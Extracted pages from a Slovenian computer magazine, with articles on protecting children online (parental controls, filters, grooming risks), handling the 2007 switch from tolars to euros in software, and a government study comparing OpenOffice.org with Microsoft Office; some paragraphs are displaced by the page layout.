Pri pregledovanju spletnih strani, je eden izmed problemov tudi ta, da lahko uporabnik naleti na sporno vsebino, **ne da bi jo sploh sam iskal**. Veliko spletnih strani npr. prikazuje pojavna (pop-up) okna s pornografsko vsebino, ki nikakor niso povezana z vsebino strani, ki jo je obiskal uporabnik. Ker je škodljivost določene spletne vsebine velikokrat odvisna od kulture in vrednot, ki veljajo v določeni skupnosti oz. državi, obstajajo med internetnimi uporabniki po vsem svetu **različni pogledi** na to, kaj je škodljivo in kaj ne. Za nekoga je tako lahko določena vsebina čisto normalna in moralno neoporečna, za uporabnika na drugem koncu sveta pa je ta ista vsebina lahko bogokletna.

Ko že ravno omenjamo nevarnosti, na katere lahko naleti otrok pri pregledovanju spletnih vsebin, naj omenimo tudi to, da lahko radovednost otrok hitro ogrozi tudi **varnost vašega računalnika**, saj se jim lahko pri prenašanju filmov, glasbe ali programske opreme namesti v računalnik poleg uničujočih virusov tudi neželena **vohunska programska oprema**, ki lahko ohromi delovanje računalnika ali pa zmanjša vaš nadzor nad njim. Običajno je vohunska programska oprema, ki se namesti brez uporabnikovega privoljenja, namenjena prikazovanju oglasov, zbiranju osebnih podatkov ali spreminjanju konfiguracije računalnika. Če želite zmanjšati potencialno nevarnost, potem svetujte otrokom, naj ne prenašajo datotek iz neznanih virov v internetu, še bolje pa je, da jih prepričate, da se bodo pred vsakim morebitnim prenosom datotek posvetovali z vami.

SPLETNO NADLEGOVANJE, PORNOGRAFIJA IN PEDOFILIJA

Tako otroci kot starši so vse prevečkrat preveč zaverovani vase in mislijo, da so v internetu popolnoma varni in da jim uporaba inter-

neta ne more škodovati. Pa žal temu ni tako. Kot smo že omenili, se lahko otroci pri uporabi interneta zavestno ali pa čisto po naključju srečajo s pornografskimi, pedofilskimi in drugimi nespodobnimi vsebinami, v skrajnem primeru pa lahko postanejo žrtve pedofilov in pedofilskih mrež. V internetu se namreč zadržuje veliko perverznejših, spolnih neuravnovešencev in pedofilov, ki pod krinko anonimnosti ali izmišljene identitete prežijo na nič hudega sluteče uporabnike. Še zlasti pogosto prihaja do vznemirjanja in konkretnega spolnega nadlegovanja otrok pri uporabi elektronske pošte, klepetalnic, IRCa, forumov in novičarskih skupin.

Otroci so še posebej lahka tarča v **klepetalnicah**, v katerih se pedofili z namenom lažje vzpostavitve kontakta izdajajo kot vrstniki svojih sogovornikov. Celotno njihovo delovanje in igranje je usmerjeno h končnemu cilju – srečanju z mladoletno osebo v realnem svetu. Med druge najpogostejše možnosti spolnega nadlegovanja sodijo še poštna sporočila z erotično vsebino, puščanje opolzkih sporočil na forumi in nagovarjanje k virtualnemu seksu pri vseh aplikacijah in spletnih servisih, ki omogočajo neposredno dvosmerno komunikacijo.

V slovenskem **Kazenskem zakoniku** se pornografije dotika **187. člen**, ki med kazniva dejanja uvršča proizvodnjo, distribucijo, razdeljevanje, ponujanje, nakup in tudi posedovanje otroške pornografije z namenom širjenja. V omenjenem členu je med drugim zapisano, da kdor osebi, mlajši od štirinajst let, proda, prikaže ali z javnim razstavljanjem ali kako drugače omogoči, da so ji dostopni spisi, slike, avdiovizualni ali drugi predmeti pornografske vsebine, ali ji prikaže pornografsko predstavo, se kaznuje z denarno kaznijo ali zaporom do dveh let.

ZASVOJENOST

Starši in sociologi pri uporabi interneta opozarjajo še na eno veliko nevarnost – **zasvojenost**. Kratkotrajna uporaba interneta v koristne in poučne namene lahko zaradi množice vsebinsko najrazličnejših strani in storitev, ki so namenjene zabavi in krajanju časa (klepetalnice, igre, P2P programi, IRC, ipd.), kaj hi-

tro preraste v nenadzorano **preživljanje vsega prostega časa v internetu**, kar pripelje do pomanjkanje časa za komuniciranje z družinskimi člani, druženje z vrstniki, izpolnjevanje šolskih obveznosti ipd. Zasvojenost se velikokrat začne z mladostnikovim **begom iz realnega v virtualni svet**, kjer se lahko pod namišljenim psevdonom spremeni v popolnoma drugo osebo in pod krinko spremenjene identitete izživlja lastne frustracije (žaljenje sogovornikov, navezovanje stikov, perverzno komuniciranje). Če menite, da tudi vaš otrok preveč časa preživi za računalnikom, vam priporočamo, da upoštevate nasvet, ki smo ga zasledili na Microsoftovi strani: »Če otrok kaže močne znake zasvojenosti z internetom, razmislite o posvetovanju s strokovnjakom. Prekomerna uporaba interneta je lahko simptom drugih težav, kot so depresija, jeza in slaba samopodoba.«

AKTIVNA VLOGA STARŠEV IN UČITELJEV

Če želimo svojim otrokom zagotoviti varno uporabo interneta, morajo aktivno vlogo pri njihovem izobraževanju in ozaveščanju igrati starši, šole in širša družbena skupnost. Da pa lahko omenjeni akterji sploh igrali aktivno vlogo pri usmerjanju mladostnikov k varni rabi interneta, pa je treba seveda poskrbeti tudi za njihovo ustrezno **usposobljenost in obveščeno**. Ker so v internetu edina stalnica spremembe, morajo tako šole kot tudi starši poskrbeti, da bodo seznanjeni z aktualno problematiko in da bodo imeli dovolj znanja, da bodo lahko otroke s tehničnega vidika naučili, kako skrbeti za varnost računalnika in kako varno uporabljati internet (splet, e-pošto, novičarske skupine, klepetalnice), in da jih bodo lahko gledano z vsebinskega vidika seznanjali s prednostmi in potencialnimi nevarnostmi interneta (npr. kako prepoznati škodljivo vsebino, kako se obvarovati pred zlorabami podatkov ipd.).

KATERE PREVENTIVNE UKREPE NAJ IZVAJAJO STARŠI?

Pred prvo uporabo interneta se z otrokom **odkrito in temeljito pogovorite**. Seznanite ga z osnovnimi znanji, ki so potrebna za pravilno uporabo računalnika, predstavite mu **prednosti** interneta ter osnovna pravila obnašanja in komuniciranja, opozorite ga seveda tudi na vse pasti in potencialne **nevarnosti**, ki jih prinaša uporaba interneta. Postavite **jasna pravila igre**. Določite, kaj se sme in kaj se ne sme početi, v internetu, z otrokom pa se dogovorite tudi o tem, **koliko časa** na dan lahko preživi v internetu. Priporočljivo je, da nekaj prvih internetnih uric preživite skupaj. Otroku predstavite spletne strani, ki so **zanimive, informativne, poučne**, skratka strani, ki so koristne za njegov razvoj. Za izhodiščno stran, ki se bo prikazala ob vsakem zagonu brskalnika mu nastavite stran, ki jo bo otrok največ uporabljal. Nekaj zanimivih strani mu lahko dodate tudi v zaznamke oz. med priljubljene povezave.

Otroka je treba opozoriti tudi na **pravila lepega vedenja in komuniciranja**, ki niso v internetu nič drugačna kot tista v realnem svetu. Pri tem je priporočljivo nekoliko več pozornosti nameniti bontonu pri uporabi e-pošte (naslavljanje, jezik pisanja, podpisovanje, odgovarjanje, oblika sporočil, pripenjanje, gledanje tuje pošte), kot tudi opozoriti otroka na **nevarnosti**, ki jih lahko povzroči nepravilna uporaba e-pošte. Pri tem mislimo predvsem na lažna sporočila, ki so povezana s poskusi kraje osebnih podatkov (phishing in pharming), ter seveda na priloge, ki so lahko okužene z virusi. Otroku svetujte, naj ne odpira sporočil, ki pridejo z neznanih naslovov, kakor tudi ne sumljivih prilog v poštinih sporočilih (še posebej ne tistih, ki vsebujejo datoteke s končnico ».exe«, skripte s končnicami ».js«, ».vbs« ali ohranjevalnike zaslona s končnico ».scr«). Odsvetujte mu tudi klikanje na povezave v sporočilih, ki bi jih naj poslale banke, izdajatelji kreditnih kartic ter podjetja, ki se ukvarjajo z elektronskimi plačilnimi storitvami.

V nadaljevanju navajamo še nekaj **koristnih nasvetov**, ki vam bodo pomagali zagotoviti večjo varnost pri otrokovi uporabi interneta:

- Z otrokom vzpostavite **iskren in zaupljiv odnos**. To je namreč pogoj, da vas bo nemudoma opozoril na vse sumljive stvari, na katere bo naletel pri uporabi interneta. Strani s problematično vsebino je priporočljivo oznaniti pristojnim organizacijam, konkretne zlorabe pa prijaviti organom pregona.
- Otroku pojasnite, zakaj **ni priporočljivo posedovati osebnih podatkov** (ime, naslov, telefon, fotografije) neznanim osebam. Z otrokom se skušajte dogovoriti, da bo pred posredovanjem kakršnikoli osebnih ali zaupnih podatkov dobil

vašo privolitev. Pri registracijah, ki so velikokrat potrebne za uporabo določenih spletnih storitev ali programske opreme, mu svetujte, da si izbere takšno uporabniško ime in geslo, ki ne bosta razkrila nobenih osebnih informacij. Namesto pravega imena je priporočljiva uporaba izmišljenega vzdevka (nickname).

➤ **Osnovni korak pri zaščiti otroka pred neprimernimi spletnimi vsebinami je, da že v spletnem brskalniku nastavimo omejitve za določene vsebine.**

- Otrokom svetujte, naj nikoli ne odgovarjajo na **nadlegujoča ali nespodobna sporočila**. Odsvetujte pa jim tudi komunikacijo z osebami, ki jih ne poznajo.
- Nikakor ne dovolite, da bi se vaš otrok **srečal z osebo, ki jo je spoznal prek interneta** in je ne poznate. Seveda mu pri tem pojasnite, da internetni prijatelji morda niso to, za kar se izdajajo, saj se lahko npr. za neko navidezno ustvarjeno podobo 14-letnika skriva pedofil.
- Za vaš mirnejši spanec vam priporočamo, da vsake toliko časa **preverite, katere spletne strani obiskuje vaš otrok**. Pri tem opravilu si lahko pomagate z ogledom seznama Zgodovina v vašem internetnem brskalniku in z ogledom začasnih internetnih datotek ter piškotkov.
- Priporočljivo je, da imate računalnik nameščen v dnevnem prostoru, ki ga uporabljate vsi, saj boste s tem imeli veliko večji nadzor nad tem, kaj počne vaš otrok.

SAFE-SI



Udeleženci okrogle mize o vzgoji in obnašanju mladostnikov v internetu

Člani slovenske točke osveščanja o varni rabi interneta za otroke in mladostnike v Sloveniji, ki deluje pod imenom **SAFE-SI**, je 7. februarja v okviru dogodkov ob Dnevu varne uporabe interneta, so na Fakulteti za družbene vede pripravili okroglo mizo na temo **Vzgoja in obnašanje mladostnikov v internetu**. Sogovorniki, tako iz gospodarstva kot tudi iz šolstva, javnih zavodov in vladnih ustanov, so med drugim govorili o vzgoji otrok za internet, sovražnem govoru in nestrpnost v internetu (rasizem, diskriminacija, ksenofobija), spolnem nadlegovanju v internetu, spletni etiki, zasvojenosti z internetom in o varnostnih ukrepih in mehanizmih, ki lahko otroke obvarujejo pred potencialnimi nevarnostmi. Ena izmed pomembnih ugotovitev okrogle mize, ki je potekala tudi v obliki videokonference (www.arnes.si/video/vod/), je bila, da sta nujno potrebna medijska vzgoja kot tudi znanje o varnih načinih rabe interneta, če želimo, da se bodo naši otroci razvili v kritične uporabnike medijev.

internetna vzgoja mladostnikov

OMREŽJE INSAFE

Poleg staršev in učiteljev so pri ozaveščanju o varni rabi interneta še kako pomembne tudi številne vladne in nevladne organizacije ter formalna in neformalna združenja. Tako denimo poteka pod okriljem evropskega omrežja Insafe (www.saferinternet.org), ki združuje 23 državnih točk ozaveščanja, **projekt o varni uporabi interneta**, ki med drugim skrbi tudi za ozaveščanje javnosti glede varne rabe interneta. Posamezne nacionalne točke v okviru omrežja Insafe medsebojno sodelujejo, izmenjujejo znanja in izkušnje, prav tako pa tudi načrtujejo skupne aktivnosti (npr. priprava aktivnosti ob Dnevu varne rabe interneta). V Sloveniji izvajata projekt Fakulteta za družbene vede in ARNES, financira pa ga Generalni direktorat za informacijsko družbo pri Evropski komisiji. Podrobnejše informacije o projektu kakor nasvetov o varni uporabi interneta in o tem kako obvarovati otroke pred škodljivimi vsebinami v internetu, boste našli na naslovu www.safe.si

POSKRBITE ZA VARNOST DRUŽINSKEGA RAČUNALNIKA

Zaradi vseh nevarnosti, ki pri uporabi interneta pretijo na otroka, morajo poglobljeno skrb za internetno varnost otrok prevzeti nase starši, ki morajo otroke naučiti, kako varno uporabljati računalnik in internetne storitve. Pri tem je priporočljivo, da imajo starši veliko **potrpljenja**, saj se morajo zavedati, da obstaja kljub številnim pogovorom in opozarjanjem na nevarnosti velika verjetnost, da otroci še vedno ne bodo vedeli, kaj je prav in kaj ne, kaj je dovoljeno in kaj prepovedano. Zaradi tega je več kot priporočljivo, da starši poskrbijo za dovolj dobro zaščito in varnost domačega računalnika in da posežejo še po dodatnih preventivnih ukrepih, ki se nanašajo predvsem na uporabo dodatne programske opreme, ki jim bo omogočala nadzorovati otrokovo delovanje v internetu.

Poleg uporabe **protivirusnih programov**, ki jih morate redno posodabljeni z novimi definicijami virusov, in **programov za odstranjevanje vohunske programske opreme** (kot npr. Ad-Aware: www.lavasoftusa.com, SpySweeper: www.webroot.com, Spybot Search and Destroy: www.safer-networking.org) si povečanje obrambnih zmogljivosti vašega računalnika zagotovite tudi z nameščenimi najnovejšimi **popravki operacijskega sistema** (naložite si jih lahko na strani www.Microsoft.com/security/) ter s svežimi in z varnostnimi popravki in posodobljenimi različicami brskalnikov.

Med preventivne ukrepe pri zaščiti domačega računalnika sodi tudi dodelitev lastnega uporabniškega računa otroku, prek katerega bo imel dostop do računalnika. Z ustreznimi nastavitvami uporabniškega računa boste namreč lahko otroku precej omejili možnosti pri nadzoru nad računalnikom, upravljanju z datotekami in nameščanju nove programske in strojne opreme. Ker pa ukrepi, povezani z zagotavljanjem varnosti računalnika, nikoli niso povsem zanesljivi, in ker tudi nikoli ne veste, kaj bo ušpil vaš otrok za računalnikom, je

priporočljivo, da si vsake toliko časa izdelate **rezervno kopijo** vseh pomembnih podatkov in dokumentov.

FILTRIRANJE IN BLOKIRANJE NEPRIMERNIH VSEBIN

Osnovni korak pri zaščiti otroka pred neprimernimi spletnimi vsebinami je, da že v **spletnem brskalniku** nastavimo stopnjo preprostosti za določene vsebine in tako otroku preprečimo dostop do spletnih strani z neželeno vsebino. Pri brskalniku Internet Explorer lahko ta postopek izvedete tako, da v meniju Orodja (Tools) izberete Internetne možnosti (Internet Options) in nato jeziček Vsebina (Content), kjer lahko pod možnostjo Svetovalec o vsebini (Content Advisor) nastavite stopnjo »vidnosti« strani, glede na uporabo grdega jezika, golote, nasilja in spolnosti. Uporabite lahko tudi dodatne varnostne mehanizme, saj lahko med drugim preprečite odpiranje spletnih strani z naslovov, za katere smatrate, da so neprimerni.



Določenim spletnim stranem lahko preprečimo prikazovanje.

Za omejevanje odstopa do spornih vsebin in povečanje otrokovega nadzora pri uporabi interneta lahko uporabljate tudi **specializirano programsko opremo**. Nekateri programi lahko sledijo otrokovemu deskanju po internetu, drugi lahko snemajo pogovore otrok v klepetalnicah in starše prek e-pošte v primeru nevarnosti pravočasno obvestijo, tretji pa denimo lahko zaustavljajo elektronsko pošto s sporno vsebino. Pri izbiri programov, ki pomagajo spremljati in nadzirati otrokovo uporabo interneta, si lahko pomagate z naslednjimi spletnimi stranmi: **NetNanny** (www.netnanny.com), **CyberPatrol** (www.cyberpatrol.com), **SafeSurf** (www.safe-surf.com) in **Cybersitter** (www.solidoak.com).

Pri dobronamernem vohunjenju za vašim otrokom si lahko pomagate tudi s storitvijo **MSN Premium** (http://join.msn.com/premium/overview), za katero boste morali odšteti 9,95 dolarja mesečno. Poleg zaščite računalnika in dostopa do enciklopedije Encarta, boste lahko z omenjeno rešitvijo uporabljali tudi starševski nadzor, s katerim boste lahko otro-

kom preprečili dostop do določenih spletnih mest. Povrh vsega boste dobili tudi vpogled v spletna mesta, ki jih obiskujejo vaši otroci, in poročilo o tem, koliko časa so preživel v internetu in komu vse so poslali poštna sporočila.

Kot dodaten preventivni ukrep pri varovanju otrok lahko starši uporabijo tudi **filtre**, katerih namen je zaščiti uporabnikov pred škodljivimi vsebinami, s katerimi bi lahko prišli v stik pri uporabi interneta. Eden izmed takšnih filtrov deluje tudi v največjem slovenskem iskalniku **Najdi.si**, ki omogoča staršem, da svoje otroke obvarujejo pred neprimernimi, običajno pornografskimi, vsebinami. **Družinski filter** (www.najdi.si/help/faqff.html), ki je nastal v sodelovanju z **Uradom RS za mladino**, filtrira vsebino celotnega svetovnega spleta. Namenjen je uporabnikom spletnih brskalnikov Internet Explorer 5.0 in novejših, ki omogočajo namestitev Najdi.si orodne vrstice, katere del je Družinski filter. Filter deluje tudi, če poskuša uporabnik dostopati do spletnih strani s pomočjo drugih iskalnikov in portalov, kakor tudi če v orodno vrstico brskalnika sam vnese naslov spletne strani. Uporabnikom spletnih brskalnikov Netscape, Mozilla in drugih je na voljo okrnjena različica družinskega filtra Najdi.si, ki preprečuje dostop le do tistih strani z neprimerno vsebino, do katerih poskuša uporabnik priti prek iskalnika Najdi.si.

Internet postaja najpomembnejši medij Američanov

JupiterResearch poroča, da postaja internet najpomembnejši medij za velik del ameriške javnosti. Povprečni uporabnik interneta zanj nameni 14 ur tedensko, kar je enako kot za gledanje televizije. Tudi tisti Američani, ki sodijo med največje bralce časopisov in revij, izjavljajo, da za branje publikacij namenijo manj časa kot za internet in gledanje televizije. Internet prav tako zamenjuje druge medije, kot so radio, revije in knjige. Najbolj so prizadete knjige, saj kar 37 odstotkov uporabnikov interneta izjavlja, da zaradi uporabe interneta preberejo manj knjig. Internet pa nima vpliva samo na manjšo uporabo drugih medijev, ampak tudi da medčloveške odnose, saj so raziskave pokazale, da mladi zaradi interneta namenijo vse manj časa druženju s prijatelji v realnem svetu. Vir: aNET

Trud in čas, ki ga namenjate, da bi svojemu otroku omogočili varno uporabo interneta, naj bo vseskozi usmerjen k temu, da boste pomagali pri otroku razviti pravšnjo mero samonadzora, kritičnosti, discipline in odgovornosti pri uporabi interneta. Ko boste dosegli ta cilj, boste prav gotovo tudi lažje zadihali. Naj za konec še enkrat poudarimo, da je za zagotavljanje čim večje varnosti otrok pri uporabi interneta potrebno nenehno ozaveščanje staršev, učiteljev kot tudi mladostnikov o problemih in nevarnostih, ki jih prinaša uporaba novih tehnologij. ■



Veliki pok na naš račun?

Prehod na evro konec tega leta po moji oceni ne bo tako preprost, kot je bil prehod na slovenski tolar. Pred petnajstimi leti namreč še zdaleč nismo bili tako odvisni od informacijskih tehnologij. Kaj vse bomo morali postoriti sami in kaj podjetja, da bo vse teklo gladko? Začenjamo aktualno tematiko, najprej na splošno, podrobneje pa v naslednjih številkah revije.

Piše: Marjan Kodelja

marjan.kodelja@mojmikro.si


Ko sem začel razmišljati o tem, kaj vse bo treba postoriti konec tega leta, se mi je vse, kar sem »pogruntal«, zdelo dokaj banalno. Najbolje bo, da grem na silvestrovo spat, in ko se zbudim, preklolim na nov denar. To od nas nenazadnje tudi pričakujejo in zato so se odločili za metodo »velikega poka«. Na novo označevanje cen se bomo postopoma privadili v času **dvojnega označevanja**, vse drugo pa bodo postorila podjetja in predvsem prodajalci poslovne programske opreme. Ti bodo s tem nekaj zaslužili. Morda bo kakšno podjetje posege v svoj sistem zaradi prehoda na evro izrabilo tudi za prenovitev informacijskega sistema v celoti. Če že kopljemo, pa prekopljimo vse. In spet bo nekdo nekaj malega zaslužil. Kdo ve, morda bomo letos zato priča večji rasti prodaje informacijskih izdelkov in storitev. Bo res vse potekalo brez težav?

(NE) OBNAVLANJE PODATKOV

Čisto in popolnoma s prvim januarjem prihodnjega leta ne bomo mogli preklopiti na novo denarno enoto. Če nič drugega, bomo morali tudi naslednjo **davčno napoved** (torej za letos) še vedno izpolniti v **tolarjih**. Doplčila ali povrnitve sredstev pa bodo že v evrih.

Kaj pa vse drugo? Kaj storiti z dokumenti, ki jih imate v računalniku in ki vključujejo tolarje? Odvisno od tega, kaj bi z njimi radi počeli. Če nimajo več prave vrednosti in jih hranite zgolj po naključju, naj ostanejo taki, kot so, ali še bolje, zbršite jih in si tako malce spraznite prostor na trdem disku. Tudi če te dokumente še vedno potrebujete – oddajate stanovanje ali kaj podobnega –, zgolj preračunajte vrednost v evro. Če tega že zdaj ne počnete, kajti saj veste, da se o najemninah skoraj vedno govori v evrih. Hvala bogu, vsaj najemodajalci prehoda ne bodo mogli izkoristiti za tiho podražitev.

Morda pa je nekaj med vami tudi »čudakov«, ki spremljate porabo težko prisluznega denarja, podatke pa spravljate v finančne programe (na primer MS Money, ali pa v zbirko Access ali preglednico Excel) in si krajšate čas z izdelavo analitičnih primerjav o tem, koliko ste lani porabili za kruh in koliko za pivo v primerjavi z letom prej. Imate dve možnosti, lažje in težje. Po lažji pač soglašate, da se **vaša finančna zgodovina začne leta 2007**, in vse, kar se je zgodilo prej, ni več pomembno, saj sodi v neko drugo prazgodovinsko časovno obdobje, ki vas ne zanima več. Verjemite mi, to je najenostavneje. Če bi vseeno želeli **stare podatke preračunati v evro**, po zdravi pameti tega ne morate storiti s tečajem na dan sprejetja evra. Pravilno bi bilo, da vsak vnos preračunate s tečajem, ki je veljal na dan vnosa. Dela bo toliko, kolikor vnosov



imate. Na srečo ima Banka Slovenije arhiv tečajnih list, le iskanje po njih je kamenodobno. Velika besedilna datoteka za vsako leto z nanimi tečaji in oznakami valut. Pa srečno, če se boste odločili za to pot!

KAJ BO Z ZBIRKAMI »ZA NAZAJ«

Več dela in stroškov pa bodo s prehodom imela oziroma že imajo podjetja. Že zahteva po **dvojnem označevanju cen**, pri čemer so

prehod na evro

nekatera (predvsem manjša) podjetja izvzeta, jim povzroča precejšnje dodatne, a ne nepričakovane stroške. V tem grmu tiči zajec, zakaj je gospodarstvo nasprotovalo dvojnemu označevanju oziroma so hoteli ta čas skrajšati na minimum. Koliko je nasprotovanju botrovalo upanje na tiho podražitev izdelkov in storitev, je težje oceniti. Vsekakor dvojno označevanje povzroča dodatna opravila znotraj poslovne programske opreme, najmanj, kar je treba storiti, je vključitev funkcije za vpis tečajnega razmerja in prikaz cene na vseh zahtevanih mestih in v zahtevani obliki (računi, prikazovalniki na blagajnah in podobno). Je pa dvojno označevanje cen pomembno za nas kupce, ki se bomo tako lažje privadili na nov denar.

Tudi po »dnevu D« se bodo podjetja znašla pred dilemo, kaj storiti s **starimi zbirkami podatkov** in vanje vpisanimi cenami v **tolarjih**. Te stare zbirke morajo tako ali drugače arhivirati v obstoječi obliki, saj tako zahteva pravni red in jih imeti zakonsko predpisan čas. Z naslednjim letom in z novo zbirko bodo pač do neke mere prenovili programsko opremo (zamenjali valuto) in začeli na novo. Tako kot vsi mi. Problem se pojavi pri vseh tistih podjetjih, ki na podlagi podatkov iz preteklih let delajo poslovne analize in na njihovi osnovi sprejemajo poslovne odločitve (analitična programska oprema). Recept zanje je spet dvojen, pozabiti na vse pred letom 2007 in **začeti na novo** ali pa **stare podatke pretvoriti v evre**. Kako se bodo odločili, je bolj ali manj odvisno od njih samih oziroma od njihovih potreb. Utegne pa biti pretvarjanje starih podatkov zopet zamudno opravilo, pa še ročno ga je v večini

Najpreprosteje je, če se odločite, da se vaša finančna zgodovina začne leta 2007. Če pa želite stare podatke spremeniti v evre, velja izdelati ali si priskrbeti ustrezno programsko opremo.

primerov nemogoče izvesti. Dokaj enostavno pa je možno izdelati **programsko opremo**, ki bi z upoštevanjem podatkov o tečajih tolarja in evra na določen datum izvedla **samodejno pretvorbo**.

PODPORA EVRU

Velika večina ali skoraj vsa komercialna programska in strojna oprema, izdelana po letu 2000, evro podpira. To pomeni, da je simbol za evro vključen v operacijski sistem in da je do njega moč priti s pritiskom ene ali več tipk na tipkovnici. Ko bomo sprejeli evro, boste morali v sistemu Windows (pri drugih operacijskih sistemih je ta procedura drugačna) **nastaviti evro kot nacionalno valuto**. V Nadzorni plošči boste izbrali področne nastavitve in nato z malce telovadbe spremenili valuto, ne da bi spremenili tudi druge nastavitve (jezik, datum ...). S tem boste oznako SIT predstavili v zgodovino. Nekaj težav imate lahko s tiskalnikom, če ta nima znaka za evro v stalnih pisavah (novejši tiskalniki s tem nimajo te-

Pretvorba v evro

Moje uboge plače v evrih		
Januar	154.320,00 SIT	644,07 €
Februar	153.230,00 SIT	639,52 €
Marec	176.500,00 SIT	736,64 €
April	156.352,00 SIT	652,55 €
Maj	145.896,00 SIT	608,91 €
Junij	136.897,00 SIT	571,36 €
Julij	125.895,00 SIT	525,44 €
Avgust	168.987,00 SIT	705,29 €
September	178.965,00 SIT	746,93 €
Oktober	156.987,00 SIT	655,20 €
November	189.564,00 SIT	791,17 €
December	185.674,00 SIT	774,93 €

Kot primer tega, kako bo Microsoftova programska oprema podpirala prehod na evro, lahko pogledamo Excelovo orodje **Euro Conversion**. Če tega ne vidite v orodni vrstici, ga morate aktivirati. Kliknite *Orodja*, nato *Dodatki* in na koncu še *Orodja za evro*. Po opravljenem se orodje pojavi v meniju *Orodja*.

S tem orodjem lahko eno ali več polj z vpisi s starimi valutami pretvorimo v novo, pri čemer je menjalno razmerje fiksno (razmerje, ki ga določi EU). Orodja ne moremo uporabiti, ko želimo pretvarjati zneske na podlagi tečaja, ki je veljal na dan njihovega nastanka. **Trenutno ni na voljo pretvarjanja iz tolarjev ali v tolarje**, lahko pa nostalgичno pretvarjamo v nemške marke, šilinge oziroma vse zastarele valute držav, ki so sprejele evro ob njegovi uvedbi.

Dokler ne bo na voljo popravka za omenjeno funkcijo, da bo ta vključevala tudi tolarje, morate preračunavanje izvesti **ročno**, tako da **sami napišete ustrezno matematično formulo**. Trenutno je menjalno razmerje, ki ga uporabljajo pri dvojnem označevanju cen, **239,60 tolarja za evro**. Pri preračunavanju je strogo prepovedano uporabljati inverzna menjalna razmerja (na primer 1 tolar je 0,00417 evra). Z drugimi besedami to pomeni, da moramo vse zneske v tolarjih deliti z 239,60 (ne pa množiti evre s 0,00417), da dobimo zneske v evrih. Upoštevajo se največ (a ne manj) dve decimalni mesti, pri rezultatu točno na sredini (0,50) se ta zaokroži navzgor. Podobno velja za preračunavanje v obratni smeri, kjer zneske v evrih množimo z 239,60, rezultat pa zaokrožimo na najbližjo podenoto (stotin).

stema. Upajmo, da bodo to pot pri testiranju uspešni in se nam ne obeta Sigma 2. Šalo na stran. Potrebno bo veliko obvestil in dodatnih varnostnih mehanizmov, ki bodo odpravili vse morebitne težave ali nevšečnosti. Kaj imam v mislih? Večina uporabnikov te storitve ima že nastavljene obrazce za pogosta oziroma periodična plačila. Do 31. januarja bodo ta v tolarjih, nato pa v evrih. Paziti bo treba, če storitev zadnje shranjene spremembe (vrednostno) ne bo samodejno pretvorila v evre (da se izognemo še tako majhni možnosti nastanka težav), da ne bomo računala za mobilno telefonijo plačali namesto 10 tisoč tolarjev, 10 tisoč evrov. Bomo pa pozneje tega leta (ko bo znanih več konkretnih in natančnih podatkov) o tem še pisali. ■

žav), bo namesto njega natisnjen okvirček. Tiskalnik lahko nastavite tudi tako, da ne bo uporabljal tiskalniških pisav. V nastavitvah za tiskalnik poiščite možnost »Natisni pisave kot grafiko«.

E-BANČNIŠTVO

Pri storitvah elektronskega bančništva načeloma ni pričakovati težav, vendar ... **NLB pravi, da bo potrebno več kot 200 prilagoditev** njihovega informacijskega si-

Koristne povezave

Pretvornik med denarnimi enotami članic EU-ja:

www.sysmod.com/eurocalc/eurocalc.php

Arhiv tečajev v stisnjeni obliki (ZIP). Na žalost so podatki v tekstovni datoteki in je iskanje dokaj oteženo.

www.bsi.si/html/financni_podatki/arhiv/

Vse o evru in dvojnemu označevanju cen:

[www.zps-zveza.si/ZPSstrani/zpsV1.0.nsf/VSE/K47E8262A85066158C12570DD002D7-193/\\$file/koledar%20za%20internet1.pdf](http://www.zps-zveza.si/ZPSstrani/zpsV1.0.nsf/VSE/K47E8262A85066158C12570DD002D7-193/$file/koledar%20za%20internet1.pdf)

država, informatika in odprta koda

Zaprta odprta koda, drugič

Prejšnji mesec smo bili dokaj kritični do odnosa države do informacijske tehnologije. Še posebej kar zadeva odprto kodo in skrivanje študije, ki naj bi upravičila podpis nove pogodbe med državo in Microsoftom.

Piše: Zoran Banović

zoran.banovic@mojmikro.si

Po peripetijah, opisanih v prejšnji številki, nam je študija, imenovano »Politika Vlade RS pri razvijanju, uvajanju in uporabi programske opreme in rešitev temelječih na odprti kodi«, uspelo dobiti. Še več, pred kratkim je ministrstvo za javno upravo zadevo objavilo tudi v spletu. Je to naša zasluga? Morda! A to ni niti najmanj pomembno. Pomembno je, da je dokument v javnosti in da je zdaj mogoče ovrednotiti početje naše državne uprave, ki navsezadnje upravlja z našim denarjem.

Seveda nas je zanimalo, kaj meni država o **pisarniških zbirkah**, kako ocenjuje **dogajanje** na tem področju in ali je študija pokazala kakšne **spremembe** glede na prejšnjo, ki je bila narejena pred dobrimi tremi leti. In kaj govori študija? Upošteva tiste delovne postaje, ki so v uporabi v javni upravi in bodo vključene v **novi pogodbo o licenciranju med Microsoftom in državno upravo RS**. Gre za **11.800 delovnih postaj** in **160 organizacijski enot**, kjer je 20 % zahtevnih in 80 % nezahtevnih uporabnikov, upoštevana pa je tudi 10 % fluktuacija delovne sile v državni upravi v letih 2007–2008, in ker gre za oceno skupnih stroškov lastništva, tudi zamenjava 30 % računalnikov pri povprečni ceni 180.000 tolarjev.

UGOTOVITVE VLADNE ŠTUDIJE

V študiji avtor oziroma podpisnik **Boris Butina** ugotavlja:

- Obe zbirki sta primerni za uporabo, saj ponujata več funkcionalnosti, kot jih povprečen uporabnik v državni upravi potrebuje,
- Zbirka OpenOffice.org je zahtevnejša, kar zadeva pomnilnik, in se opazno počasneje nalaga, kar je manjša pomanjkljivost.
- Največji problem je prenosljivost dokumentov – kjer je čutiti kritiko Microsofta, ker uporabljata lastne formate, ki niso nikjer javno objavljeni in obrazloženi, in le v majhni meri podpira berljivost formatov drugih proizvajalcev, in je zato prenosljivost vprašljiva,
- OpenOffice.org zagotavlja le delno prenosljivost obstoječih dokumentov in ne podpira makrov iz »Virtual Basica«.

- Za daj še ni jasno, kako avtomatizirati prenos dokumentov med obema zbirkami, kar je tudi težava.

